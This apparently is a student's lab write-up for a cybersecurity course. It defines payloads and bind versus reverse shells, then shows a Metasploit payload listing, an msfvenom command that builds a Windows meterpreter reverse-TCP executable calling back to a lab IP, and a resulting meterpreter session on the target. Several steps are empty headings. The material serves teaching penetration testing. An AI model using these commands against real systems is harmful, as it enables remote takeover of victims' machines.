Task A:

1. A payload is basically the thing that will execute the malware. For example, if you were to send a malicious .exe to someone, the .exe will be the payload
2. a bind shell has the attacker connecting to a listening service on the target, while a reverse shell has the target connecting back to a listening service on the attacker's system

Task B:

Steps 1-2


```
1333  payload/windows/x64/meterpreter/reverse_tcp                          normal  No    Windows Meterpreter (Reflective Injection x64), Windows x64 Reverse TCP Stager
1334  payload/windows/x64/meterpreter/reverse_tcp_rc4                      normal  No    Windows Meterpreter (Reflective Injection x64), Reverse TCP Stager (RC4 Stage Encryption, Metasm)
1335  payload/windows/x64/meterpreter/reverse_tcp_uuid                     normal  No    Windows Meterpreter (Reflective Injection x64), Reverse TCP Stager with UUID Support (Windows x64)
1336  payload/windows/x64/meterpreter/reverse_winhttp                      normal  No    Windows Meterpreter (Reflective Injection x64), Windows x64 Reverse HTTP Stager (winhttp)
1337  payload/windows/x64/meterpreter/reverse_winhttps                     normal  No    Windows Meterpreter (Reflective Injection x64), Windows x64 Reverse HTTPS Stager (winhttp)
1338  payload/windows/x64/meterpreter_bind_named_pipe                      normal  No    Windows Meterpreter Shell, Bind Named Pipe Inline (x64)
1339  payload/windows/x64/meterpreter_bind_tcp                             normal  No    Windows Meterpreter Shell, Bind TCP Inline (x64)
1340  payload/windows/x64/meterpreter_reverse_http                         normal  No    Windows Meterpreter Shell, Reverse HTTP Inline (x64)
1341  payload/windows/x64/meterpreter_reverse_https                        normal  No    Windows Meterpreter Shell, Reverse HTTPS Inline (x64)
1342  payload/windows/x64/meterpreter_reverse_ipv6_tcp                     normal  No    Windows Meterpreter Shell, Reverse TCP Inline (IPv6) (x64)
1343  payload/windows/x64/meterpreter_reverse_tcp                          normal  No    Windows Meterpreter Shell, Reverse TCP Inline x64
1344  payload/windows/x64/peinject/bind_ipv6_tcp                           normal  No    Windows Inject Reflective PE Files, Windows x64 IPv6 Bind TCP Stager
1345  payload/windows/x64/peinject/bind_ipv6_tcp_uuid                      normal  No    Windows Inject Reflective PE Files, Windows x64 IPv6 Bind TCP Stager with UUID Support
1346  payload/windows/x64/peinject/bind_named_pipe                         normal  No    Windows Inject Reflective PE Files, Windows x64 Bind Named Pipe Stager
1347  payload/windows/x64/peinject/bind_tcp                                normal  No    Windows Inject Reflective PE Files, Windows x64 Bind TCP Stager
1348  payload/windows/x64/peinject/bind_tcp_rc4                            normal  No    Windows Inject Reflective PE Files, Bind TCP Stager (RC4 Stage Encryption, Metasm)
1349  payload/windows/x64/peinject/bind_tcp_uuid                           normal  No    Windows Inject Reflective PE Files, Bind TCP Stager with UUID Support (Windows x64)
1350  payload/windows/x64/peinject/reverse_named_pipe                      normal  No    Windows Inject Reflective PE Files, Windows x64 Reverse Named Pipe (SMB) Stager
1351  payload/windows/x64/peinject/reverse_tcp                             normal  No    Windows Inject Reflective PE Files, Windows x64 Reverse TCP Stager
1352  payload/windows/x64/peinject/reverse_tcp_rc4                         normal  No    Windows Inject Reflective PE Files, Reverse TCP Stager (RC4 Stage Encryption, Metasm)
1353  payload/windows/x64/peinject/reverse_tcp_uuid                        normal  No    Windows Inject Reflective PE Files, Reverse TCP Stager with UUID Support (Windows x64)
1354  payload/windows/x64/pingback_reverse_tcp                             normal  No    Windows x64 Pingback, Reverse TCP Inline
1355  payload/windows/x64/powershell_bind_tcp                              normal  No    Windows Interactive Powershell Session, Bind TCP
1356  payload/windows/x64/powershell_reverse_tcp                           normal  No    Windows Interactive Powershell Session, Reverse TCP
1357  payload/windows/x64/powershell_reverse_tcp_ssl                       normal  No    Windows Interactive Powershell Session, Reverse TCP SSL
1358  payload/windows/x64/shell/bind_ipv6_tcp                              normal  No    Windows x64 Command Shell, Windows x64 IPv6 Bind TCP Stager
1359  payload/windows/x64/shell/bind_ipv6_tcp_uuid                         normal  No    Windows x64 Command Shell, Windows x64 IPv6 Bind TCP Stager with UUID Support
1360  payload/windows/x64/shell/bind_named_pipe                            normal  No    Windows x64 Command Shell, Windows x64 Bind Named Pipe Stager
1361  payload/windows/x64/shell/bind_tcp                                   normal  No    Windows x64 Command Shell, Windows x64 Bind TCP Stager
1362  payload/windows/x64/shell/bind_tcp_rc4                               normal  No    Windows x64 Command Shell, Bind TCP Stager (RC4 Stage Encryption, Metasm)
1363  payload/windows/x64/shell/bind_tcp_uuid                              normal  No    Windows x64 Command Shell, Bind TCP Stager with UUID Support (Windows x64)
1364  payload/windows/x64/shell/reverse_tcp                                normal  No    Windows x64 Command Shell, Windows x64 Reverse TCP Stager
1365  payload/windows/x64/shell/reverse_tcp_rc4                            normal  No    Windows x64 Command Shell, Reverse TCP Stager (RC4 Stage Encryption, Metasm)
1366  payload/windows/x64/shell/reverse_tcp_uuid                           normal  No    Windows x64 Command Shell, Reverse TCP Stager with UUID Support (Windows x64)
1367  payload/windows/x64/shell_bind_tcp                                   normal  No    Windows x64 Command Shell, Bind TCP Inline
1368  payload/windows/x64/shell_reverse_tcp                                normal  No    Windows x64 Command Shell, Reverse TCP Inline
1369  payload/windows/x64/vncinject/bind_ipv6_tcp                          normal  No    Windows x64 VNC Server (Reflective Injection), Windows x64 IPv6 Bind TCP Stager
1370  payload/windows/x64/vncinject/bind_ipv6_tcp_uuid                     normal  No    Windows x64 VNC Server (Reflective Injection), Windows x64 IPv6 Bind TCP Stager with UUID Support
1371  payload/windows/x64/vncinject/bind_named_pipe                        normal  No    Windows x64 VNC Server (Reflective Injection), Windows x64 Bind Named Pipe Stager
1372  payload/windows/x64/vncinject/bind_tcp                               normal  No    Windows x64 VNC Server (Reflective Injection), Windows x64 Bind TCP Stager
1373  payload/windows/x64/vncinject/bind_tcp_rc4                           normal  No    Windows x64 VNC Server (Reflective Injection), Bind TCP Stager (RC4 Stage Encryption, Metasm)
1374  payload/windows/x64/vncinject/bind_tcp_uuid                          normal  No    Windows x64 VNC Server (Reflective Injection), Bind TCP Stager with UUID Support (Windows x64)
1375  payload/windows/x64/vncinject/reverse_http                           normal  No    Windows x64 VNC Server (Reflective Injection), Windows x64 Reverse HTTP Stager (wininet)
1376  payload/windows/x64/vncinject/reverse_https                          normal  No    Windows x64 VNC Server (Reflective Injection), Windows x64 Reverse HTTP Stager (wininet)
1377  payload/windows/x64/vncinject/reverse_tcp                            normal  No    Windows x64 VNC Server (Reflective Injection), Windows x64 Reverse TCP Stager
1378  payload/windows/x64/vncinject/reverse_tcp_rc4                        normal  No    Windows x64 VNC Server (Reflective Injection), Reverse TCP Stager (RC4 Stage Encryption, Metasm)
1379  payload/windows/x64/vncinject/reverse_tcp_uuid                       normal  No    Windows x64 VNC Server (Reflective Injection), Reverse TCP Stager with UUID Support (Windows x64)
1380  payload/windows/x64/vncinject/reverse_winhttp                        normal  No    Windows x64 VNC Server (Reflective Injection), Windows x64 Reverse HTTP Stager (winhttp)
1381  payload/windows/x64/vncinject/reverse_winhttps                       normal  No    Windows x64 VNC Server (Reflective Injection), Windows x64 Reverse HTTPS Stager (winhttp)
1382  payload/cmd/windows/powershell/encrypted_shell/reverse_tcp           normal  No    Powershell Exec, Windows Command Shell, Encrypted Reverse TCP Stager
1383  payload/windows/encrypted_shell/reverse_tcp                          normal  No    Windows Command Shell, Encrypted Reverse TCP Stager
1384  payload/windows/encrypted_shell_reverse_tcp                          normal  No    Windows Encrypted Reverse Shell
```

steps 3

```
sarab@kali: ~
File  Actions  Edit  View  Help

┌──(sarab㉿kali)-[~]
└─$ msfvenom -p windows/meterpreter/reverse_tcp LHOST=10.254.142.35 LPORT=444
4 -f exe > payload1.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from th
e payload
[-] No arch selected, selecting arch: x86 from the payload
No encoder specified, outputting raw payload
Payload size: 354 bytes
Final size of exe file: 73802 bytes

┌──(sarab㉿kali)-[~]
└─$ ls
Desktop    Downloads  Pictures  Templates  payload1.exe
Documents  Music      Public    Videos     stegDir

┌──(sarab㉿kali)-[~]
└─$
```


Step 4

step 5



Step 6-11

Step 12


msf6 exploit(multi/handler) > sessions -i 1
[*] Starting interaction with 1...
meterpreter > pwd
C:\Documents and Settings\Administrator\My Documents\Downloads
meterpreter >